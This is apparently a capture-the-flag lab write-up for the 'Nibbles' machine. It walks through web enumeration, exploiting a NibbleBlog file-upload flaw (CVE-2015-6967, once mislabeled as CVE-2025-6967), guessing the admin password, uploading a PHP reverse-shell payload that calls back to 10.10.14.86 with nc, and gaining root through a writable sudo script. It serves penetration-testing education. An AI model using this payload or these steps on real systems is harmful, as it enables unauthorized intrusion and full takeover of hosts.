Nibbbles

Enumeration
Port Scanning

We start off with a full TCP port scan to identify any exposed services. The scan shows two open ports, 22 (ssh) and 80 (http).
Web Enumeration

Visiting the target in a browser shows us a simple page that only displays “Hello World!”.
However, if we view the source code for the page, we see an interesting comment:
1
<!-- /nibbleblog/ directory. Nothing interesting here! -->

This comment suggests there may be an additional directory. If we navigate to /nibbleblog/, we can see a site called Nibbles that is powered by “Nibbleblog”.
Directory Brute Forcing
To discover additional files and directories we can run a gobuster scan:


Among the results, the README file stands out. When we open the file, we discover the version of NibbleBlog that is being used for this site.
Foothold
CVE-2015-6967
Searching for vulnerabilities for that version of NibbleBlog reveals CVE-2015-6967. This vulnerability is introduced by the “MY Image” plugin, which allows authenticated users to upload any type of files. Uploaded files can be accessed directly at content/private/plugins/my_image/<file>.
You can read more about it here CVE-2025-6967.
If we can find a way to log in as an administrator, this will provide us a path to remote code execution.
Credential Discovery
While enumerating directories, we find the file /nibbleblog/content/private/users.xml. This file reveals the username admin.
1
2
3
4
5
6
7
8
9
10
11
<users>
<user username="admin">
<id type="integer">0</id>
<session_fail_count type="integer">0</session_fail_count>
<session_date type="integer">1514544131</session_date>
</user>
<blacklist type="string" ip="10.10.10.1">
<date type="integer">1512964659</date>
<fail_count type="integer">1</fail_count>
</blacklist>
</users>


Navigating to /nibbleblog/admin.php gives us a login page. We can try some default passwords with our username admin, such as admin:admin, admin:password, but they don’t work. The word nibbles appears on the site multiple times, we test it as a possible password:
Hooray! That worked!
Exploiting the file upload vulnerability
To exploit the vulnerability we found earlier in the “My Image” plugin, let’s create a PHP file we can upload that will give us a reverse shell:
1
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.86 9001>/tmp/f"); ?>
On our attacking machine, we start a listener: nc -lvnp 9001
After we upload the php file through the website, we access the file which gives us a shell as the nibbles user.

Privilege Escalation
Running sudo -l reveals that we are able to execute /home/nibbler/personal/stuff/monitor.sh as root without a password.
1
2
3
4
5
6
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
If we try and run monitor.sh we’ll get an error that it doesn’t exist.
If we unzip the personal.zip file we found in the home directory, we’ll find that themonitor.sh file and discover that it is world writable.
1
2
3
4
5
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
Let’s overwrite the file with a basic bash script:
1
2
#!/bin/bash
/bin/bash
Make it executable:
1
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
And execute it with sudo:
1
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
Now we have a shell as root and can retrieve the root.txt flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)

root@Nibbles:/home/nibbler/personal/stuff# cd /root && ls -la
total 28
drwx------  4 root root 4096 Mar 12  2021 .
drwxr-xr-x 23 root root 4096 Mar 12  2024 ..
-rw-------  1 root root    0 Dec 29  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Dec 10  2017 .cache
drwxr-xr-x  2 root root 4096 Dec 10  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rwx------  1 root root   33 Mar 12  2021 root.txt